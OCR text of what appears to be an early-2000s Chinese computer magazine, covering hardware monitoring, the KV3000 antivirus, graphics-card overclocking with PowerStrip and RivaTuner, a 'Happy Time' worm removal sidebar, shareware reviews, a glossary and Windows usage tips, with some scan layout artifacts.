


图 9




图 10




图11

设置项“ Alarm Options ”，顾名思义就是对警告的形式进行设置的。首先在一般选项中选择警告声音的音调，以及设置记录文档的文件格式和存放路径，如图 7 所示。然后在感应器选项中，设置针对温度、电压和风扇，感应器所发出的警报声的次数以及警告文字，如图 8 所示。

设置项“ System Tray ”的设置内容如图 9 所示，其中主要是设置系统图标的外观以及对显示内容进行设置。

选项‘ High/Low ’中显示的是所有感应器所监测下来的结果。图表中罗列出了各监测项目的当前值、最高值、最低值以及平均值，原先这四组数据的字体颜色为黑色，但为了查看方便可以更改其字体的颜色。你只要点击Current、Low、High和Average这几个字前面的小图标，就可以打开颜色框选择字体颜色了。另外，在该设置项中点击选项页‘ Settings ’，你就可以对‘ High/Low ’的记录文档进行文件格式设置。

图 10 所示是选项“ Interval Log ”中的内容，在这可以设置记录文档的文件格式、保存路径，自动保存的间隔时间以及设置保存内容的多少。

设置项“ E-Mail ”是用来设置你个人的电子邮件地址的，以方便你将硬件监测结果和警告文档发送给有关人员，为你解决出现的故障。而设置项‘ Launcher ’则是用来设置软件的快捷工具按钮的。

到此，Motherboard Monitor的设置也就结束了，我们点击下面的按钮“ Apply ”就可以保存退出了。

设置好了软件，现在要做的就是监测硬件了，我们点击主菜单中的选项“ Dashboard ”，就会打开监测框。Motherboard Monitor的监测框和其他的监测软件相比，有点与众不同，它是通过仪表板的形式来显示监测情况的，而且监测框中的仪表可以随意地移动摆放，如图11所示。通过这些仪表，你可以很形象、很直观地了解主板以及CPU的使用与运行情况。

□重庆 Flysea

缉毒卫士— KV3000

以前的KV系列，都是通过系统软盘启动，然后在DOS系统下大展拳脚。但是随着Windows 95、98以及2000的推出，要在DOS系统下使用，实在不方便。作为新一代缉毒卫士，KV3000系列杀毒软件全面支持DOS、Windows95/98/Me/NT/2000系统，查毒杀毒整个过程都可以在Windows系统中进行。

KV3000系列在DOS下的杀毒就暂且不去管它，还是来看看在Windows系统中它是如何大展身手的。将KV3000附带的光盘放入光驱中，安装程序会自动运行并弹出提示窗口（图1）。在安装组件中，有KVW3000和KV3000W两个。前者将安装KV3000国际版，后者则可以安装KV3000病毒防火墙。不过遗憾的是，KV3000的病毒防火墙在Windwos 2000下无法使用。



Í¼1

选择安装KVW3000，只要按“下一步”，很快就可以完成，需要注意的是，安装时必须把KV3000的软盘放入软驱中。随后打开KVW3000的主程序（图2），看看病毒都躲藏在什么地方。对了，暂且不急，还是先到网上去查看最新的病毒代码，像以前一样“拉”个病毒库回来，让最新的病毒也无从遁形。打开浏览器，来到KV的老家www.jiangmin.com 。哦，最新版本已经是4.12了，而安装时只是4.0版。




图 2

正要下载病毒库，却发现站点上说KVW3000有了“智能升级”功能！把SMARTUP.EXE和VERSION.DAT两个文件下载到KVW3000的安装目录中，运行SMARTUP.EXE，程序就会自动连接服务器检查是否有新版本的病毒库，并会自动升级。一番动作之后，提示完成。再打开KVW3000主程序，呵呵，果然版本变成了4.12。

怎么界面好像跟以前有点不同？仔细端详，原来菜单中多了一个“智能升级”（图3）。以后只要点击“在线智能升级”，其他的就不用管了。如果还想偷懒，甚至可以在“智能升级”→“智能升级设置”→“升级方式”中，使用升级计划，让程序每隔几天、几周或者几月提醒你升级，或者干脆让程序每周（每月）的某一天自己连接到服务器上自动升级。以后就再也不用到处找升级程序，找到了还要小心地拷贝到合适的地方了。



图 3

升级这个以前的大麻烦搞定了，下面就看看具体杀毒情况。

跟KV300相比，KVW3000杀毒特性显著提高，可查杀国际、国内现有的四万多种病毒，对未知病毒的查毒率也由60%提高到80%以上。

对于隐藏在压缩文件中的各类病毒，可查数也由三种增加到数十种压缩格式。针对目前肆虐在Internet上的以电子邮件形式传播的病毒，KV3000系列可查信箱压缩格式文件，支持Foxmail、Outlook等常见的Email软件生成的邮件格式。

从“路径”中选择想要查杀的内容，或者点击“浏览”选择，然后点击“查毒”或者“杀毒”，接下来，就看它的功夫了！

一番辛苦之后，看来KV3000的功夫还是比较了得，把隐藏在电子邮件附件里、压缩文件中的病毒都给“揪”出来了（图3）！不过由于是在压缩文件中，无法直接杀毒。对于不太重要的文件，可以直接删除。如果文件还需要，可以先解压缩到一个目录，然后马上进行杀毒，就可以清除病毒了。需要注意的是，解开压缩文件后，千万不要去运行解开的程序，应该立即杀毒！直接选定程序，然后单击右健，选择“KVW3000杀毒”就可以了。

怎么样，KV3000凭着KV系列一向不错的杀毒能力，加上对Windows系统良好的兼容性，以及简便快捷的升级方式，一定会成为你电脑中合格的缉毒卫士！

□重庆 徐阳

让你的“视”界更精彩
——显卡优化和超频



图1



图2

随着电脑使用的日益频繁，显示质量的好坏对身体健康的影响越来越大。要想让你的“视”界更加精彩，就要对显示系统（显卡和显示器）进行优化调节。为了达到最好效果，充分榨干显示系统的每一滴油水，还要对它们进行超频！

PowerStrip

提起显卡超频，恐怕很多人就会想起PowerStrip。作为显示控制和桌面增强软件中的“领袖”人物，PowerSrtip并非浪得虚名。它不但可以动态调节显示分辨率、刷新率、色彩和字体、光标等内容，还可以对绝大部分的显卡进行超频！有了它，绝对可以让你的”视界”更加精彩，让你的游戏效果更加出色！

虽然3.0版的PowerStrip已经发布，但因为是Beta版本，很多功能都没有。目前的稳定版本是2.78，可运行于Windows 95/98、Windows NT和Windows 2000等系统中。几乎每个下载站点都可以发现它的踪迹，程序只有645kB。运行下载后的pstrip.exe，只要一路回车（按Next按钮），安装程序会把相应的程序和配置文件复制到Windows系统目录下，并在“程序”菜单中建立PowerStrip文件夹。

PowerStrip支持包括简体中文在内的多种语言，程序界面会自动以和系统匹配的语言显示。不过在刚安装完程序后弹出的提示框还是以英文显示的，其中一个是热键设置，在游戏中比较有用。另外一个窗口是图形系统的简介，可以点击右下角进行注册。注册前后软件的功能完全没有影响，只是注册之后才能保存设置。

从开始菜单中启动PowerStrip后，会在任务栏的系统托盘中添加一个小图标，单击该图标后便会弹出一个菜单（图1），从中可以访问PowerStrip的所有功能。选择其中的‘显示PowerStrip工具列”，还会在屏幕上方显示出一个工具栏（图2），PowerStrip的大部分常用功能都集中在这个工具栏上了。

PowerStrip操作相当灵活，同一功能可通过多种途径来调用。绝大多数功能都有提示信息，只要将鼠标移到相应的图标、按钮或文字上停留一会儿，就会显示相应的提示信息。

PowerStrip的主要功能：

* 设置显示器的屏幕刷新率。（PowerSrtip配置→显示设置）

* 进行RGB三色色温调节和GAMMA对比度调节。这可是比较高级的显示器才有的功能，一般的显示器都无法进行色温调节。（进阶选项→Gamma Toolbar）

*屏幕位置调整。如果你的显示器有点老化了，屏幕位置用按钮怎么调也无法居中，可以试试PowerSrtip的屏幕调整功能，或许，会让你喜出望外哦！（进阶选项→屏幕调整）

*显示计算机显示系统信息。比很多硬件侦测软件还要全面准确，让你真正做到知己！（进阶选项→图形系统资讯）

*其他一些诸如‘字体设置”、“游标控制’等并没有多大实际用处，或者说没有必要在PowerSrtip中使用的功

“欢乐时光”

"欢乐时光"属于VBS／HTM蠕虫类病毒，通过邮件传播，但不作为邮件的附件，而是作为邮件内容。如果用户使用Outlook收到带毒邮件，即使未打开信件，只要鼠标指向该邮件，"欢乐时光"病毒就被激活了，然后感染硬盘中带.htm、.vbs、.hta、.asp、.html后缀的文件，并且在Windows目录内生成病毒文件UNTITLED.HTM，还在Windows或默认路径的目录内生成HELP.HTA和HELP.VBS病毒文件。当患毒的计算机内的时间是日+月=13时是“欢乐时光”的发作日，病毒发作时首先删除根目录下的EXE、DLL文件，否则感染HTML、HTM、VBS、ASP等文件，还感染WEB\下所有的.HTM .HTML .HTT等文件，并找出Email地址发送病毒本身。

清除“欢乐时光”的方法

1.使用干净DOS软盘启动机器。

2.执行KV3000.EXE或KVD3000，查杀所有硬盘，查到HELP.VBS、HELP.HTA和UNTITLED.HTM等文件时会先问你要删除吗？请按"Y"键删除病毒体。其他被感染的文件，KV3000.EXE会将病毒体从文件中清除，保留原文件。

3.修改注册表项。

运行regedit，找到‘HKEY_CURRENT_USER\Identities\{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}\ Software\Microsoft\Outlook Express\5.0\Mail”下的“Message Send HTML”、“Compose Use Stationery”和“Stationery Name”项删除，这三项是感染病毒后病毒给增加的。

另外还需要找到“HKEY_CURRENT_USER\Control Panel\Desktop”下的“Wallpaper”如果它的的值为“C:\WINDOWS\Help.htm”，说明已经被病毒修改过，此时可以将此项修改为一个你自己喜欢的桌面图片。

4.在WIN.INI文件中将Wallpaper的文件改掉，如没有变，就不用改。

5.开启KVW3000实时监测病毒防火墙。

能。

用PowerStrip对显卡超频

为了使系统性能更好，就有必要进行超频。对CPU超频也许大家都比较熟悉了，但是怎么对显卡超频呢？其实显卡跟CPU一样，也有运行速度，而且还有两个速度：显卡显存频率和显卡芯片内核频率。要超频，就要在它们身上打主意。

现在的大多数图形加速芯片都在内部集成了可编程的PLL（锁相环）电路，用来产生芯片内核和板上显存使用的时钟信号，PowerStrip就是通过直接控制PLL来改变显存和芯片内核的工作频率，从而提高芯片的图形处理速度。3dfx、3Dlabs、Alliance、ATI、Cirrus Logic、Intel、Matrox、NEC/VideoLogic、nVIDIA、Rendition、S3、SiS、Trident、Tsengs Labs等公司在市面上的主流产品，几乎都可以用PowerStrip进行超频。

点击PowerStrip图标→进阶选项→关于PowerStrip→执行效能调整，便可调出一个用来调整图形加速芯片性能的对话框。根据用户使用的图形芯片的类型，PowerStrip会在对话框中显示出不同的选项。其中的“记忆体时脉”其实就是显存频率，而“Engine clock”则是内核频率（图3）。直接拖动滑块到相应的位置，然后按下“套用”或者“Apply”便会切换到新的频率。如果PowerStrip是注册版本，下次重新启动计算机，超频设置会保存。如果没有注册，重新启动计算机后又恢复到默认状态，需要重新调整。

注意，超频具有一定的危险性，请仔细阅读下面的超频指南。



图3

超频指南

对显卡超频与CPU超频一样，一方面会带来性能上的提升，另一方面也会引起稳定性的下降，甚至对硬件产生不良影响。

*在调整显存和内核频率时，最好将两者一起调高或调低（调整的量可以不同），并且每次调节值不要太多，最好以5MHz左右（如果有耐心，逐M调节最好）的间隔分成多次来调整。如果按套用（Apply）之后出现花屏或个别像素点错误，则马上按Esc键回到调整前的频率。在没有找到并解决问题之前，不要再试图调高，否则对显卡不利。如果按套用（Apply）之后出现非法操作或死机等现象，重新启动计算机可恢复到缺省的频率。

*在使用PowerStrip时，最好安装图形加速芯片开发商提供的公版驱动程序，而不用显卡生产商提供的驱动程序，因为后者往往在前者的基础之上进行了增删或修改，PowerStrip与之配合有可能会出现一些问题。

*某些质量较差的显卡即使不超频也可能会有花屏或者死机等现象，针对这种情况，可以用PowerStrip来给显卡“降频”，牺牲一定的速度来换取更高的稳定性，这是PowerStrip超频功能的一种特殊用途。


*超频过程中应密切注意图形加速芯片的温度变化情况，不少图形加速芯片本身的功耗就非常大，超频之后产生的热量会更大，因此在超频之前最好能加装额外的风扇或其他效果好的散热设备，避免图形加速芯片因为温度过高而烧坏。

*如果显卡质量相当好，超到PowerStrip显示的最大频率时也没有任何问题，那么还可以通过修改PowerStrip在Windows系统目录下的配置文件pstrip.cfg来提高超频的上限，进一步挖掘显卡的潜力。用记事本将其打开之后找到对应自己的图形芯片那一小节，将“MClk”的第二个参数改大一些，然后存盘退出，重新启动PowerStrip即可。

如果你用的是风头正盛的nVIDIA公司的显卡产品，那么恭喜你，因为还有RivaTuner这个主要为nVIDIA的产品开发的高级程序。

RivaTuner不仅可以超频，更可以更改显卡的其他一些涉及到内核的参数。所谓术业有专攻，对于nVIDIA的产品，RivaTuner可以把它们的性能发挥得淋漓尽致！

打开RivaTuner→Main→System→Overclocking（图4），首先选中“Enable hardware overclock”，即允许硬件超频，然后调节下面的内核频率（Core clock）和显存频率（Memory clock），完成之后，先按“Test”测试一下，没有问题再按“Apply”。如果想保存修改结果以便下次系统启动自动载入，就要选中“Apply overclock at Windows startup”。



Í¼4

如果你对自己DIY的能力毫不怀疑，那么就到“Power user”（图5）里去显显身手，不过，这里的危险性比超频还要大哟！




图5

其实RivaTuner的功能绝对不比PowerStrip弱，只是因为仅仅适用于nVIDIA产品，所以不如后者流行。但是如果你使用的是nVIDIA的产品，可一定不要放过它，相信它也绝对不会让你失望的。

对了，RivaTuner目前版本是20RC41，程序只有490kB，直接解压到一个目录中运行RivaTuner.exe就行了。

怎么样，赶紧动手，让你的“视”界更加精彩吧！

新软快速

鸣涧

隐私图像浏览器

名称：Private Pix（tm）
大小：870kB
类型：试用版
适用环境：Windows 95/98/NT/2000/Me



虽然说Private Pix是一个图像浏览器，但是它可绝对不是一个普通的浏览器，它可以防止你电脑里的私人照片被其他人偷看。Private Pix会采用密码保护的方式将你的图片进行加密保存，并且还可以将受到保护的图片转换为其他类型的图像格式。与其他同类软件有着相似之处的地方就是，在Private Pix的主界面窗口中，左侧是一个文件浏览器，右侧则是图像浏览区域了。此外，Private Pix还提供了幻灯片播放方式，你就可以稳坐钓鱼台，赏心悦目地收看了。

网页动画设计


名称：KoolMoves V2.05
大小：1.53MB
类型：共享软件
使用环境：Win9x/Me/NT/2000



很多网友在浏览网页的时候，经常为一些页面上的动画而叹为观止，不过一想起Flash来，就感到实在太困难了。呵呵，其实制作网页动画也不是很难的事情，就用KoolMoves吧，它是一个非常不错的网页动画制作软件。KoolMoves不但可以制作Flash格式的动画文件，还可以制作包括GIF格式在内的其他动画文件，另外，它还具有制作文字特效、导入矢量剪贴画、附加WAV音频文件等多种功能。对于网页上的文字按钮和帧还可以增加动作等，非常适合制作网页动画。

专业图像处理

名称：Photo Line V7.52
大小：3.87MB
类型：共享软件
适用环境：Windows 95/98/NT/2000/Me



很多朋友很喜欢图像处理，可是Adobe Photoshop纵然功能强劲，可是块头太大了，而且操作也不是那么简单。Photo Line绝对是个优秀的图形图像处理软件，不但具有简单的操作方式，拥有众多图像处理软件的功能，而且还支持图层的使用。在Photo Line中，内建了许多滤镜和特效功能，我们只要往里加入图像就可以了，而无需做任何的修饰。往往不经意之间，就可以制作出一幅令人无法想象的绝妙图形作品来。

打字速成


名称：明天打字员 V1.4 完全版[国产]
大小：6.56MB
类型：免费软件
适用环境：Windows 95/98/NT



打字是电脑最为普遍的应用之一了，如何使自己成为一名打字高手呢？明天打字员就是一个可以让你运指如飞的免费软件，它是一个适合于家庭、个人用户的打字教学练习软件，同时也适用于各公司、学校打字培训、教学使用。软件中提供了多种汉字输入法可供选择，包括五笔、二笔、双拼等，在进行指法训练的时候，采用动画教学方式，并且提供速成教程，具有词组动态提示、见词打词等多种功能，使得学习起来更加轻松。

漂亮图标提出来


名称：Icon Sucker V2.14.097
大小：646kB
类型：共享软件
适用环境：Windows 95/98/Me/NT/



你是否为一些计算机程序漂亮的图标而感到心动？可是自己制作图标太枯燥而且费力，怎么办呢？呵呵，手到擒来呀，Icon Sucker就是这样一个图标提取工具，它可以从32位或16位应用程序和库中提取图标，而且操作起来非常简单而且省力。Icon Sucker具有一个类似Windows资源管理器的界面窗口，我们可以非常方便地查找包含有图标的文件、复制和提取图标到剪贴板、将它们导出为BMP和ICO格式。Icon Sucker可以从BPL、CPL、DLL、DRV、EXE、ICL、ICO、OCX、SCR和VBX等文件中轻易提取图标。怎么样，是不是令你心动了？那就赶快去下一个回到家里来吧。

系统开机记录

名称：系统开机记录 V 2.0正式版
大小：949kB
类型：共享软件
适用环境：Windows 95/98/Me/NT/2000



“系统开机记录”可以帮你记录与查看系统运行状况，它具有系统资源占用少、系统使用记录以图表形式清晰显示、可以随时查看记录情况，以及具有密码保护等功能。并增加了关机时间的记录、运行时间及运行状态的分析、图表形式的系统日志统计图、按星期及按时段统计的图表，还增加了选择记录删除的功能，可以使你随时了解计算机系统的当前和历史工作状态。

小辞典

□上海 betman

AGP

AGP是英语Accelerated Graphics Port(加速图形端口)的意思。通过字面上的意思大家应该很容易理解,这就是一个图形的端口,用于主机与显卡连接,是为了提高视频带宽而设计的一种接口规范。

早期的显卡通过ISA总线与主板连接,而随后出现的PCI显卡则是通过PCI总线与主板连接。但它们均有各自的致命缺点。首先是PCI总线最高传输速率仅为133MB/s,无法满足处理3D图形对数据传输率的要求。二是采用这种接口所有的运算将全部在显存中进行,这就需要大量的显存,导致成本的增加。而AGP显卡则不然,它提供了高达1064MB/s的数据传输速率(在4X的模式下),还能利用系统内存存放显示数据。在工作模式上,AGP分为1X、2X和4X三种。相对应的数据传输速率分别为266、532、1064MB/s。而且,主板和显卡在速率上必须相互对应(比如,支持4X的主板才能支持4X的显卡)。

接口

连接CPU和外设的数据通道。通过它,计算机的配件和CPU之间进行数据的交换。很大程度上,这起到一个交换数据的缓冲作用。通过它,不同速度的配件能以同一速度进行通信。另外,传递的数据也会在接口中得到暂时的保存。

系统内存

系统内存,是指计算机主板上安装的物理内存。系统内存按照类型的划分可分为基本内存、扩展内存和扩充内存。基本内存指的是从0-640K的部分。从640-1024K的部分被称为扩展内存。而1MB以上的部分则被称为扩充内存。

显存

显存又被称为帧缓存,它通常是用来存放显示芯片组处理的图形数据信息的。显示芯片处理完数据后会将数据输送到显存中,然后RAMDAC从显存中读取数据,并将数字信号转换为模拟信号,并输出到显示器上。当然,现在也有一些显存还担负着参与进行运算的功能。显存的速度和带宽直接影响着一块显卡的速度。

总线

如果把CPU比作你的目的地,数据比作汽车的话,总线就是条高速公路。

总线是由两条并行导线组成的,它用于传输数据和指令。总线分为单总线和双总线。双总线又分为以存储器为中心及以CPU为中心的双总线。目前大多数机器使用的是以存储器为中心的双总线。



最大数据传输速率

最大数据传输速率是指显存一次可以读入的数据量。该项数值是和最大数据传输带宽相对应的。带宽越宽,相应的数据传输速率也就越大。数据传输速率是影响显卡性能的关键指标。传输速率越高,就代表着显卡处理数据的能力越强,相应的显示速度也就越快。另外,这也决定着显卡可以支持多高的分辨率、多大的色深和多高的刷新率。

带宽

所谓带宽是显示器视频放大器通频带宽度的简称,一个电路的带宽实际上反映该电路对输入信号的响应速度。带宽越宽,惯性越小,响应速度越快,允许通过的信号频率越高,信号失真越小,它反映了显示器的解像能力。

分辨率

分辨率就是构成图像的像素和。分辨率越高,画面越细,对于同样大小的屏幕字体也越小。

RAMDAC

它的作用是将显存中的数字信号转换为能够用于显示的模拟信号。RAMDAC的转换速率以MHz表示,决定了刷新频率的高低(与显示器的"带宽"意义近似)。该数值决定了在足够的显存下,显卡支持的最高分辨率和刷新率。如果要在1024×768的分辨率下达到85Hz的刷新率,RAMDAC的速率至少是90MHz。现在显卡的RAMDAC至少是170MHz,高档显卡多在230MHz以上,第四、五代3D显卡大多采用了300MHz以上的RAMDAC。为了降低成本,有些厂商将RAMDAC做到了显示芯片内,在这些显卡上找不到单独的RAMDAC芯片。

刷新率

单位时间内屏幕更新的速度。我们看到的显示器屏幕往往是一个固定的画面。其实,屏幕是在不断的变化中的,只是它的速度太快,我们的眼睛不能够察觉。刷新率往往决定着一个显示器的好坏。

□西安 刘晓溪

巧用 Revival 恢复被误删的受损文件

软盘是我们平时最常见、常用的移动存储介质。虽然它的容量不大，读写速度慢且极易损坏，但它低廉的价格以及软驱在PC上高度的普及，使得我等穷人依然离不开它。速度方面我们是无能为力了，但数据的安全性方面还是有很多维护技巧的。

有了坏簇、坏道的可以用Norton Disk Doctor（NDD）来修理，损坏的文件可以用Bad Copy来抢救。但我今天要讲的是更绝的一种情况，如何抢救被删除的而且已有损坏的数据。这就要用到本文所提到的Revival了。

我曾经把一篇文章保存在软盘上，后来调用时，发现软盘已有损坏，于是调出NDD来修理。想到硬盘上反正还有原稿，于是修好后便随手将有损的文件给删了。谁知硬盘上的原稿不知道跑到哪里去了。于是，这张软盘就成了我惟一的希望。可是，软盘上的文件是有损的，这样能彻底恢复吗？

抱着试试看的心理，我调出了Revival。选择File菜单下的Open Drive，接下来选择 Floppy[A:] 。注意这里有两个选项，选择第一项"Skip Bad Cluster"，跳过坏簇。第二项是"Search Disk"，这里由于软盘未被重新格式化，所以不用选，以加快搜索进度。

点击"Select"键后，软驱便开始了一阵狂读。几秒钟过后，Revival便找出了原先被删除的文件，只是在那篇有损的文章上标记了一个红色的小圆圈，以示损坏。我强行试了一下"Save"，但程序报错。我仍不甘心，又在坏文件上点了一下右键，结果弹出了三个选项，第一项是"View as Hex"(以十六进制数查看)，第二项是"View as Text"，以文本形式查看。打开一看，那篇文章几乎原封不动地显示了出来，我赶紧将文章拷贝到到剪贴板中，另存在另外一个文本文档中。

对文本文档可以使用 "View as Text" 恢复，对其他类型的被误删的受损文件，Revival 也有一定的挽救能力。选择要恢复的文件，点击 "Save"，程序在遇到坏簇时会报错，在这时只要选择 " 忽略 " 就可以了，其效果绝不亚于 Bad Copy。不过，这样恢复出来的文件可能不会完璧归赵，如果是exe文件，那么程序可能无法运行；如果是图像，可能会变得扭曲。而且磁盘本身有损的地方并没有被修复，所以建议先使用 NDD 修复磁盘错误后，再使用 Revival 恢复数据。

其实，Revival原本最主要的任务是恢复被误删、误格的磁盘数据，抢救损坏文件只是一件"副业"。以上，我重点谈的是挽救受损文件，而恢复被误删、误格数据的方法和这个差不多，在此不再赘述。

□山东 黄家贞

下载软件的好管家

下载文件的管理是一件挺麻烦的事，下载的软件都是放在一个“ 下载文件 ”目录中，时间长了，再回头看看这些压缩包，自己也搞不清哪个文件是干什么用的了，很是苦恼。不过自从我使用了“ 软件管理盒FlashSoft ”后就不再为管理下载的文件烦恼了。FlashSoft是用来管理下载文件的工具，你只要选中一个软件，将它拖拽到FlashSoft的窗口中，填写一些备忘的信息，就把这个下载软件分门别类地放到文件盒中了，下次需要的话，不用去找，直接在软件中调用就可以了！

通过该软件你可以很方便地知道你下载了什么文件，其大小、位置和下载地址以及软件功能等信息，如果你是软件收藏爱好者的话，该软件也可以作为一个很好的软件收藏目录，像放书的书架一样，随取随用。对于制作软件光盘来说，可以很方便地做光盘软件目录。

软件安装成功后运行，界面如图1。整个界面分为三部分，最左边的窗口是被管理软件的分类，中间窗口是某个分类的明细文件列表，右边的窗口是某个文件的详细信息(如文件的名称、尺寸、作者、下载主页等)。先让我们来看看如何导入文件。在左边窗口选中一个类别，然后点击右键，弹出一个新菜单，选中“ 添加一个软件 ”项，弹出如图2所示的窗口，点击“ 软件位置 ”，选择软件，然后输入作者名字、下载主页等，可别忘了在右边的窗口中输入详细的功能说明哟，否则你是不能保存的。重复上述步骤可将多个文件导入进来。如果你想使用某个软件，只需找到相应类别，所有同类的软件会显示在中间的窗口中，然后用鼠标左键单击某文件，会在最右侧的窗口中显示它的详细说明，如果双击它就会打开相应文件进行解压或安装。您还可使用“ 查找 ”功能快速找到软件，现在查找文件是不是方便多了？



Í¼1



图 2

FlashSoft 是共享软件，未注册版有一些功能限制(如“ 一次导入多个文件 ” 功能就不能使用)，软件的尺寸为1059kB。

□广东　李锋

文件也 特快专递”

在日常使用电脑的过程中，我们免不了要经常将文件搬来搬去，一般的做法是先剪切再贴粘到目的地或者用鼠标直接拖过去，实在麻烦！虽然我们可以在选中的文件上单击鼠标右键，在弹出的快捷菜单上利用“发送到”选项来将文件发送到目的地(如图)，但是上面提供的地点太少了，同时我们也很少将文件发送到那些地方去。经过一番摸索，终于发现自定义“发送到"选项的方法。

这里假设我们要将文件发送到"I:\工作报告"目录下保存，也就是在“发送到”选项下建立“工作报告”命令，其具体操作步骤如下：

一、打开资源管理器或我的文档，在I盘上找到“工作报告”文件夹，鼠标右键点击它，在弹出的快捷菜单中选择“创建快捷方式”命令，建立“工作报告”快捷方式。



二、将刚才在I盘创建的"工作报告"快捷方式剪切到剪贴板，然后在资源管理器的任务栏上输入C:\Windows\SendTo，打开SendTo文件夹，你可以看到"发送到"选项中所有的命令都在这里。你猜对了，就是将刚才剪切到剪贴板的"工作报告"快捷方式粘贴在SendTo文件夹中。为了方便管理，你可以在SendTo目录下建立一个名为”公文“的文件夹，将“工作报告”快捷方式和“合同报表”、“公事信函”的快捷方式一起放在这里。

另外，如果你使用的是Windows2000，那么有可能找不到SendTo文件夹，这是因为SendTo文件夹是置于不同的用户名称文件夹下，并且文件夹的属性是隐藏的。对于这种情况，你可以先在资源管理器的菜单"查看"→"文件夹选项"→"查看"标签页下，将"显示所有文件"选中，然后点击"确定"退出。然后在Documents and Settings文件夹下找到名为你登录Windows2000的用户名的文件夹，在这个文件夹下你就可以找到SendTo了。例如我的Windows2000安装在D盘上，登录名是LIFENG，那么我的SendTo文件就隐藏在D:\Documents and Settings\LIFENG目录下，即D:\Documents and Settings\LIFENG\SendTo。

好了，现在用鼠标右键点击任意一个文件，在“发送到”选项里看看是不是多了"工作报告"命令？

利用这个方法，我们还可以添加“音乐”、“资料夹”等发送地点，从而方便、快捷地把文件发送到任意地点。还可以利用它来完成文件的备份，让“发送到”命令将文件复制并发送到“备份”文件夹中。

除此之外，你还可以依照上述的方法在上面建立一个另类的文件关联。例如建立Photoshop.exe文件的快捷方式和Window画图程序的快捷方式，当我们要做简单的图像处理，就将图片文件发送到Window画图程序的快捷方式，用画图程序打开图片。如果要做比较复杂的图像处理，就将图片发送到Photoshop.exe文件的快捷方式，用Photoshop来处理图片。这样就免去了按Shift键选择打开程序，以及更改文件关联的麻烦。

□湖南　胡侃

拯救蚂蚁中的任务

网络蚂蚁NetAnts是大家再熟悉不过的下载软件了，而只要有过重装系统经验的人一般都知道，无论你的蚂蚁安装在哪个盘里，重装系统后都必须重新安装网络蚂蚁。如果你重装时没有什么未完成的任务那倒也无妨，但如果你有未完成的任务，尤其是比较大的任务呢？ 呵呵，那你就好好地体会一下什么叫作前功尽弃吧。

有什么办法能拯救你的任务吗？其实很简单。

在一次重装系统后，我猛然想起我的蚂蚁里还有一项工作，是前几天才开始下的电影《第六日》(195MB呢)已经下了70%多，这一下岂不是全完了吗？

想到这，几颗黄豆大的汗珠挂上了额头，怎么办呢？无奈的我呆呆地望着蚂蚁所在的文件夹。突然我注意到了几个有微软视窗图案的文件，直觉告诉我它们一定有用，于是在不卸载原来的蚂蚁的情况下，把网络蚂蚁重装了一遍，然后将那些文件(其中一个叫netants，其他的叫netants_bk1、netants_bk2……)统统复制然后覆盖到新安装的蚂蚁文件夹里，当我启动蚂蚁看见我的《第六日》又出现在蚂蚁的任务栏中时，这才松了一口气。

其实并不难判断哪些文件跟蚂蚁的下载任务有关，你只要看看那些文件的属性便知。它们的类型是Task Scheduler Task Object，MS-DOS名称的后缀是JOB，我可不是英文盲，当然不会放过它们啦。

好了，以后再也不用害怕因为重装系统而使蚂蚁中的任务丢失了！


□湖北　笨笨

用内线电话玩联机游戏

现在许多单位为了方便与自己员工的联系,特地装了内线电话(即内部免费电话)。如果你和你的朋友住在这样的公司,如果你们两家没有网卡只有Modem,如果你们又想领略联机游戏的乐趣,怎么办?现在笨笨给大家介绍一种好的方法,用Modem和你们的内线电话玩免费联机游戏!

1.要让两部电脑“对话”,首先就必须安装IPX/SPX兼容协议。

